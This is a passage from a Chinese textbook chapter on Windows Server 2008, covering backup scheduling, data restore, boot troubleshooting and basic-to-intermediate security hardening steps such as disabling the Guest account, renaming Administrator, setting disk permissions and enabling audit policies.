


图 10-35　备份系统状态数据

(6) 在“选择备份目标”页的下拉列表中,选择要用来存储备份的目标,单击“下一步”按钮。

(7) 在“指定高级选项”页中,指出是要创建一个副本还是要创建完整的卷影复制(VSS)备份(如果选择“VSS 完整备份”,则可能会覆盖或截断应用程序日志文件)。

(8) 在“确认”页中查看详细信息,然后单击“备份”按钮。

(9) 如果需要修改“备份计划”,则在 Windows Server Backup 下管理单元默认页的“操作”窗格中,单击“备份计划”按钮,将打开备份计划向导。

(10) 在“计划的备份设置”页中,单击“修改备份”按钮,然后单击“下一步”按钮。

(11) 在“选择备份配置”页中,选择“整个服务器”、“自定义”选项之一,然后单击“下一步”按钮。

(12) 在“指定备份时间”页中,选择“每日一次”(输入一个开始运行每日备份的新时间)或者“每日多次”(选择一个开始时间,在“可用时间”下单击要开始备份的时间,然后单击“添加”将此时间移动到“计划时间”下。在“计划时间”下,单击“移除”可删除时间),如图 10-36 所示。然后单击“下一步”按钮。




图 10-36 设置备份计划

(13) 在“添加或删除备份磁盘”页中,选择下列操作之一,“不采取任何措施”、“添加更多磁盘”或“删除当前磁盘”,单击“下一步”按钮。

(14) 在各选项下执行相应操作,直至“确认”界面中查看详细信息,然后单击“完成”按钮。此向导将修改计划,并对添加的任何磁盘进行格式化。

(15) 在“摘要”页中,单击“关闭”按钮。

2. 数据还原

数据还原过程比较简单,详细步骤如下。

(1) 打开备份向导界面,具体操作是单击“开始”→“管理工具”→Windows Server Backup→“恢复”,将出现“恢复向导”界面。

(2) 在“入门”页指定要从哪个服务器恢复数据(此服务器或者另一个服务器),单击“下一步”按钮,将出现“选择备份日期”界面,在此界面上选择要用来执行恢复的备份的日期和时间。

(3) 单击“下一步”按钮,进入“选择恢复类型”,指定是否对文件和文件夹、应用程序执行恢复。

(4) 单击“下一步”按钮,进入“选择要恢复的项目”,选择要还原的每个项目。

(5) 单击“下一步”按钮进入“制定恢复选项”。

(6) 单击“下一步”按钮进入“确认”界面,单击“完成”按钮。

至此还原备份操作完成。

3. 故障诊断

当计算机系统出现故障后,不一定要重装系统,有时候重装系统后未必能解决当前的问题,找出故障的原因才是最重要的。下面介绍两种诊断方法。

1) 启动故障诊断

在计算机启动时按 F8 键进入“Windows 高级选项”菜单。下面分别介绍一下各选项的功能。

(1) 安全模式：只启动最基本的驱动程序和服务，以便找出问题的原因。

(2) 带网络连接的安全模式：启动网络支持的安全模式。

(3) 带命令行提示的安全模式：启动一个不具备网络连接且以命令行为基础的操作系统，启动系统后，需要从命令行运行命令进行各项操作。

(4) 启用启动日志：与正常启动的唯一区别就是在系统根目录下生成名为 NTBTlog. txt 的启动日志文件。

(5) 启用 VGA 模式：用于调试错误的显卡驱动程序。

(6) 最后一次正确的配置(起作用的最近设置)：这个选项大家会经常使用，即每次成功登录系统后，计算机都会将当时的配置信息进行保存。当计算机不能正常启动时可以使用这个选项调用上一次成功登录时所使用的配置，当然上次成功登录后所做的相关配置修改也就丢失了。

(7) 目录服务还原模式：用于 Windows 域控制器。

(8) 调试模式：将调试信息发送到与本地计算机串口相连的另一台计算机，以便从另一台计算机上监视整个启动过程。

2) 使用系统信息工具

详细操作步骤是：单击“开始”→“运行”，在打开的文本框中输入“Msinfo32. exe”，单击“确定”按钮就可以启动系统信息工具，如图 10-37 所示。



图 10-37　系统信息

在如图 10-37 所示的窗口中可以查看当前计算机的硬件和软件配置信息、硬件资源使用情况等多方面的信息。不能从这个窗口对计算机的任何配置进行修改，只能从这里总体了解计算机各方面的情况。分析这些或许对找出计算机故障有所帮助，另外还可以将这些信息保存起来，作为讨论或者进一步的研究与参考。

10.5 Windows Server 2008 操作系统的安全配置方案

10.5.1 初级配置方案

初级安全配置方案包括 10 条基本原则,下面来介绍一下。

1. 物理安全

首先服务器应该放在安装了监视器的隔离房内(如果能有其他的监视设备更好),监视器的录像能够保存的时间要长(尽量大于 15 天),硬件设备要上锁加密等。对机房内还要经常查看温度、湿度和检查消防设备等。

2. 停止 Guest 账号

在计算机管理的用户里面把 Guest 账号停用,任何时候都不允许 Guest 账号登录系统。为了安全起见,最好给 Guest 设置一个复杂的密码,包含字符、数字、字母的长字符串,并修改 Guest 账号的属性,拒绝远程访问。详细步骤为:右键单击"计算机"→"管理",打开"服务器管理器"界面,展开左边"配置"选择"本地用户和组"→"用户",在出现界面的右边,右键选中 Guest,选择"属性",在"常规"选项卡中,选中"账号已禁用"复选框,在"拨入"选项卡界面上选中"拒绝访问",如图 10-38 所示。




图 10-38 Guest 属性界面

3. 限制用户数量

很多账号是黑客入侵系统的目标,账号越多,黑客攻击成功的可能性就越大。删除所有的测试账户、共享账号和普通账号等。用户组策略要设置相应权限,经常检查系统账号,删除或禁用不使用的账号。

4. 多个管理员账号

创建一个一般用户权限账号来管理日常事务,创建另一个拥有 Administrator 权限的账号,在需要的时候使用。因为只要系统登录,密码就存储在 WinLogon 进程中,当其他用户入侵时就很有可能获得密码,尽量减少 Administrator 登录的时间和次数。

5. 修改管理员账号名

在 Windows Server 2008 系统中 Administrator 账号是不能停用的,正因为如此,黑客就会一直尝试攻击这个账户的密码。修改 Administrator 账号名可有效地防止这方面的攻击,要改就要改得彻底,伪装成普通用户,而且用户名里不要出现 Admin 之类的名字。操作步骤是:右键单击"计算机"→"管理",打开"服务器管理器"界面,展开左边"配置"选择"本地用户和组"→"用户",在出现界面的右边,右键选中 Administrator 选择重命名命令。

6. 陷阱账号

这里所讲的陷阱账号就是创建一个名为 Administrator 的本地账号,密码复杂,权限最低,使用这个账号登录系统后不允许有任何修改和新建权限。

7. 更改默认权限

将共享文件的权限从 Everyone 组改成"授权用户"。Everyone 意味着只要能进入系统的用户都能获取这些共享资料。

8. 密码安全

安全的密码对一个网络是非常重要的,一些网络管理员创建账号时往往使用公司名、计算机名或者是一些容易猜得到的字符作为用户名(尤其是字典),然后又把这些账号的密码设置得比较简单,比如生日等。这样的账号应该在首次登录时更改成复杂的密码。安全的密码就是在安全期内无法破解的密码,密码策略是 42 天必须修改密码,即安全期是 42 天。

9. 设置屏幕保护密码

屏幕保护密码是防止内部人员破坏服务器的一个屏障,尽量不要使用 OpenGL 和一些复杂的屏幕保护程序浪费资源,通常可以设置为黑屏。将屏幕保护的选项"在恢复时使用密码保护"选中即可,时间最短为 1 分钟。

10. 磁盘权限

下面说明一下磁盘权限的设置方法。

(1) 系统盘只给 Administrators 和 SYSTEM 权限。

(2) 系统盘\Documents and Settings 目录只给 Administrators 和 SYSTEM 权限。

(3) 系统盘\Documents and Settings\All Users 目录只给 Administrators 和 SYSTEM 权限。

(4) 系统盘\Documents and Settings\AllUsers\Application Data 目录只给 Administrators 和 SYSTEM 权限。

(5) 系统盘\Windows 目录只给 Administrators、SYSTEM 和 users 权限(users 使用默认的就可以)。

10.5.2 中级配置方案

中级安全配置方案包括 10 条基本原则,下面来介绍一下。

1. 操作系统的安全策略

利用 Windows Server 2008 的安全配置工具来配置安全策略。具体操作步骤是选择"开始"→"管理工具",选择"本地安全策略"。

在这里可以配置 7 种安全策略:账号策略、本地策略、高级安全 Windows 防火墙、网络列表管理器策略、公钥策略、软件限制策略和 IP 安全策略,默认情况下这些策略没有开启,如图 10-39 所示。




图 10-39 本地安全设置界面

2. 关闭不必要的端口

在 Windows\system32\drivers\etc\services 文件中有端口和服务的对照表,可供参考。设置本机开放的端口和服务,在"管理 IP 筛选器表和筛选器操作"中选择"管理 IP 筛选器列表",并单击"编辑"。在弹出的"IP 筛选器列表"设置窗口中单击"编辑"按钮,在弹出的界面上选择"协议"选项卡,然后在弹出的界面上进行设置,如图 10-40 所示。




图 10-40 端口筛选界面

3. 开启审核策略

安全审核是 Windows Server 2008 最基本的入侵检测方法。当有人试图攻击时，都会被安全审核记录下来，这些策略在默认情况下没有开启。审核策略默认也没有开启，如图 10-41 所示，双击审核列表中的某一项，将出现设置对话框。

